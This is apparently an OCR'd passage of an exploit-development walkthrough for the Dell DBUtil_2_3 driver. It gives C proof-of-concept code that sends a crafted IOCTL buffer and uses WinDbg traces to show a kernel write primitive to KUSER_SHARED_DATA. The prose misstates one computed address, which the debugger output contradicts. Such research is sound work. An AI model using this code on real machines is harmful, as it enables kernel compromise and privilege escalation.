


```c
// Vulnerable IOCTL
#define IOCTL_CODE 0x9B0C1EC8

void exploitWork(void)
{
    // Obtain a handle to the driver
    HANDLE driverHandle = CreateFileA(
        "\\\\.\\DBUtil_2_3",
        FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
        0x0,
        NULL,
        OPEN_EXISTING,
        0x0,
        NULL
    );

    // Error handling
    if (driverHandle == INVALID_HANDLE_VALUE)
    {
        printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
        exit(-1);
    }
    else
    {
        printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);

        // Buffer to send to the driver
        unsigned long long inBuf = 0x4141414141414141;

        // Interact with the driver
        DWORD bytesReturned = 0;

        BOOL interact = DeviceIoControl(
            driverHandle,
            IOCTL_CODE,
            &inBuf,
            sizeof(inBuf),
            &inBuf,
            sizeof(inBuf),
            &bytesReturned,
            NULL
        );
    }
}

// Call exploitWork()
void main(void)
{
    exploitWork();
}
```

Setting a breakpoint on the routine that checks the IOCTL code and after running the POC, execution hits the target IOCTL routine. After the comparison is satisfied, execution hits the call to the function housing the call to `memmove`, prior to the stack frame for this function being created.




```
0: kd> g
Breakpoint 1 hit
dbutil_2_3+0x11f0:
fffff805`4c4511f0 3dc81e0c9b      cmp     eax,9B0C1EC8h
0: kd> r eax
eax=9b0c1ec8
0: kd> t
dbutil_2_3+0x11f5:
fffff805`4c4511f5 0f84a5010000    je      dbutil_2_3+0x13a0 (fffff805`4c4513a0)
0: kd> t
dbutil_2_3+0x13a0:
fffff805`4c4513a0 33d2            xor     edx,edx
0: kd> t
dbutil_2_3+0x13a2:
fffff805`4c4513a2 488bcf          mov     rcx,rdi
1: kd> t
dbutil_2_3+0x13a5:
fffff805`4c4513a5 e8ea3e0000      call    dbutil_2_3+0x5294 (fffff805`4c455294)

1: kd>
```



Address: @$scopeip ☑ Follow current instruction

```
fffff805`4c455286 4883c460       add     rsp, 60h
fffff805`4c45528a 5b             pop     rbx
fffff805`4c45528b c3             ret
fffff805`4c45528c cc             int     3
fffff805`4c45528d cc             int     3
fffff805`4c45528e cc             int     3
fffff805`4c45528f cc             int     3
fffff805`4c455290 cc             int     3
fffff805`4c455291 cc             int     3
fffff805`4c455292 cc             int     3
fffff805`4c455293 cc             int     3
fffff805`4c455294 4053           push    rbx
fffff805`4c455296 4883ec40       sub     rsp, 40h
fffff805`4c45529a 488bd9         mov     rbx, rcx
fffff805`4c45529d 8b4908         mov     ecx, dword ptr [rcx+8]
fffff805`4c4552a0 83f918         cmp     ecx, 18h
fffff805`4c4552a3 7307           jae     dbutil_2_3+0x52ac (fffff805`4c4552ac)
fffff805`4c4552a5 b80d0000c0     mov     eax, 0C000000Dh
fffff805`4c4552aa eb7a           jmp     dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552ac 4c8b0b         mov     r9, qword ptr [rbx]
fffff805`4c4552af 4c8d442420     lea     r8, [rsp+20h]
fffff805`4c4552b4 498b01         mov     rax, qword ptr [r9]
```


The test buffer is also accessible when dereferencing the value in RCX.



```
1: kd> dqs poi(rcx) L8
ffff930b`6b717740  41414141`41414141
ffff930b`6b717748  00007ffa`affe000c
ffff930b`6b717750  00007ffa`b01a2fff
ffff930b`6b717758  ffffdb81`0adf1000
ffff930b`6b717760  00000172`62d12000
ffff930b`6b717768  00000000`00004000
ffff930b`6b717770  00000000`0001c43f
ffff930b`6b717778  00000000`00073e40
```

```
1: kd>
```


After stepping through the `sub rsp, 0x40` stack allocation and the `mov rbx, rcx` instruction, the value 0x8 is then placed into ECX and used in the `cmp ecx, 0x18` comparison.



```
fffff805`4c45528c cc              int     3
fffff805`4c45528d cc              int     3
fffff805`4c45528e cc              int     3
fffff805`4c45528f cc              int     3
fffff805`4c455290 cc              int     3
fffff805`4c455291 cc              int     3
fffff805`4c455292 cc              int     3
fffff805`4c455293 cc              int     3
fffff805`4c455294 4053            push    rbx
fffff805`4c455296 4883ec40        sub     rsp, 40h
fffff805`4c45529a 488bd9          mov     rbx, rcx
fffff805`4c45529d 8b4908          mov     ecx, dword ptr [rcx+8] ds:002b:ffff930b`6e7f6618=00000008
fffff805`4c4552a0 83f918          cmp     ecx, 18h
fffff805`4c4552a3 7307            jae     dbutil_2_3+0x52ac (fffff805`4c4552ac)
fffff805`4c4552a5 b80d0000c0      mov     eax, 0C000000Dh
fffff805`4c4552aa eb7a            jmp     dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552ac 4c8b0b          mov     r9, qword ptr [rbx]
fffff805`4c4552af 4c8d442420      lea     r8, [rsp+20h]
fffff805`4c4552b4 498b01          mov     rax, qword ptr [r9]
fffff805`4c4552b7 498900          mov     qword ptr [r8], rax
fffff805`4c4552ba 498b4108        mov     rax, qword ptr [r9+8]
fffff805`4c4552be 49894008        mov     qword ptr [r8+8], rax
```


ECX, after the mov instruction, actually contains the size of the buffer, which is currently one QWORD, or 8 bytes. This compare statement will fail and an NTSTATUS code is returned back to the client of `0xC000000D` (`STATUS_INVALID_PARAMETER`). This means clients need to send at least 0x18 bytes worth of data to continue.

The next step is to try and send a contiguous buffer of 0x18 bytes of data, or greater. A 0x20 byte buffer is ideal. This is because when the buffers are propagated before the `memmove` call, the driver will index the buffer at an offset of 0x8 (the destination) and 0x18 (the source) for the arguments. We will use `KUSER_SHARED_DATA`, at an offset of 0x800 (`0xFFFFF78000000800`) in `ntoskrnl.exe`, which contains a writable code cave, as a proof-of-concept (POC) address to showcase the write primitive.



```
        // Buffer to send to the driver
        unsigned long long inBuf[4];

        // Values to send
        unsigned long long one = 0x4141414141414141;
        unsigned long long two = 0xFFFFF78000000800;
        unsigned long long three = 0x4242424242424242;
        unsigned long long four = 0x4343434343434343;

        // Initialize the buffer to 0
        memset(inBuf, 0x00, 0x20);

        inBuf[0] = one;
        inBuf[1] = two;
        inBuf[2] = three;
        inBuf[3] = four;

        // Interact with the driver
        DWORD bytesReturned = 0;

        BOOL interact = DeviceIoControl(
            driverHandle,
            IOCTL_CODE,
            &inBuf,
            sizeof(inBuf),
            &inBuf,
            sizeof(inBuf),
            &bytesReturned,
            NULL
        );
    }
}

// Call exploitWork()
void main(void)
{
    exploitWork();
}
```

Re-executing the POC, and after stepping through the function that leads to the eventual call to memmove, the lower 32-bits of the third element of the array of QWORDs sent to the driver are loaded into ECX.




Address: @$scopeip

☑ Follow current instruction

```
fffff805`4c4552be 49894008   mov   qword ptr [r8+8], rax
fffff805`4c4552c2 498b4110   mov   rax, qword ptr [r9+10h]
fffff805`4c4552c6 49894010   mov   qword ptr [r8+10h], rax
fffff805`4c4552ca 488b4310   mov   rax, qword ptr [rbx+10h]
fffff805`4c4552ce 4885c0     test  rax, rax
fffff805`4c4552d1 740e       je    dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552d3 483b442420 cmp   rax, qword ptr [rsp+20h]
fffff805`4c4552d8 7407       je    dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552da b8050000c0 mov   eax, 0C0000005h
fffff805`4c4552df eb45       jmp   dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552e1 8d41e8     lea   eax, [rcx-18h]
fffff805`4c4552e4 8b4c2430   mov   ecx, dword ptr [rsp+30h] ss:0018:ffff858b`9e2e6760=42424242
fffff805`4c4552e8 48034c2428 add   rcx, qword ptr [rsp+28h]
fffff805`4c4552ed 84d2       test  dl, dl
fffff805`4c4552ef 448bc0     mov   r8d, eax
fffff805`4c4552f2 7409       je    dbutil_2_3+0x52fd (fffff805`4c4552fd)
fffff805`4c4552f4 488bd1     mov   rdx, rcx
fffff805`4c4552f7 498d4918   lea   rcx, [r9+18h]
fffff805`4c4552fb eb04       jmp   dbutil_2_3+0x5301 (fffff805`4c455301)
fffff805`4c4552fd 498d5118   lea   rdx, [r9+18h]
fffff805`4c455301 e88ac4ffff call  dbutil_2_3+0x1790 (fffff805`4c451790)
fffff805`4c455306 488b0b     mov   rcx, qword ptr [rbx]
```


RSP+0x28 will then be added to RCX, which is a stack address that contains the address of `KUSER_SHARED_DATA+0x800`. The final result of the operation is `0xFFFFF78042424242`.



Address: @$scopeip

☑ Follow current instruction


```
fffff805`4c4552c2 498b4110     mov    rax, qword ptr [r9+10h]
fffff805`4c4552c6 49894010     mov    qword ptr [r8+10h], rax
fffff805`4c4552ca 488b4310     mov    rax, qword ptr [rbx+10h]
fffff805`4c4552ce 4885c0       test   rax, rax
fffff805`4c4552d1 740e         je     dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552d3 483b442420   cmp    rax, qword ptr [rsp+20h]
fffff805`4c4552d8 7407         je     dbutil_2_3+0x52e1 (fffff805`4c4552e1)
fffff805`4c4552da b8050000c0   mov    eax, 0C0000005h
fffff805`4c4552df eb45         jmp    dbutil_2_3+0x5326 (fffff805`4c455326)
fffff805`4c4552e1 8d41e8       lea    eax, [rcx-18h]
fffff805`4c4552e4 8b4c2430     mov    ecx, dword ptr [rsp+30h]
fffff805`4c4552e8 48034c2428   add    rcx, qword ptr [rsp+28h] ss:0018:ffff858b`9e2e6758=fffff78000000800
fffff805`4c4552ed 84d2         test   dl, dl
fffff805`4c4552ef 448bc0       mov    r8d, eax
fffff805`4c4552f2 7409         je     dbutil_2_3+0x52fd (fffff805`4c4552fd)
fffff805`4c4552f4 488bd1       mov    rdx, rcx
fffff805`4c4552f7 498d4918     lea    rcx, [r9+18h]
fffff805`4c4552fb eb04         jmp    dbutil_2_3+0x5301 (fffff805`4c455301)
fffff805`4c4552fd 498d5118     lea    rdx, [r9+18h]
fffff805`4c455301 e88ac4ffff   call   dbutil_2_3+0x1790 (fffff805`4c451790)
fffff805`4c455306 488b0b       mov    rcx, qword ptr [rbx]
fffff805`4c455309 488d542420   lea    rdx, [rsp+20h]
```



```
1: kd> t
dbutil_2_3+0x52e8:
fffff805`4c4552e8 48034c2428      add     rcx,qword ptr [rsp+28h]
1: kd> t
dbutil_2_3+0x52ed:
fffff805`4c4552ed 84d2            test    dl,dl
1: kd> r rcx
rcx=fffff78042424a42
```

```
1: kd>
```

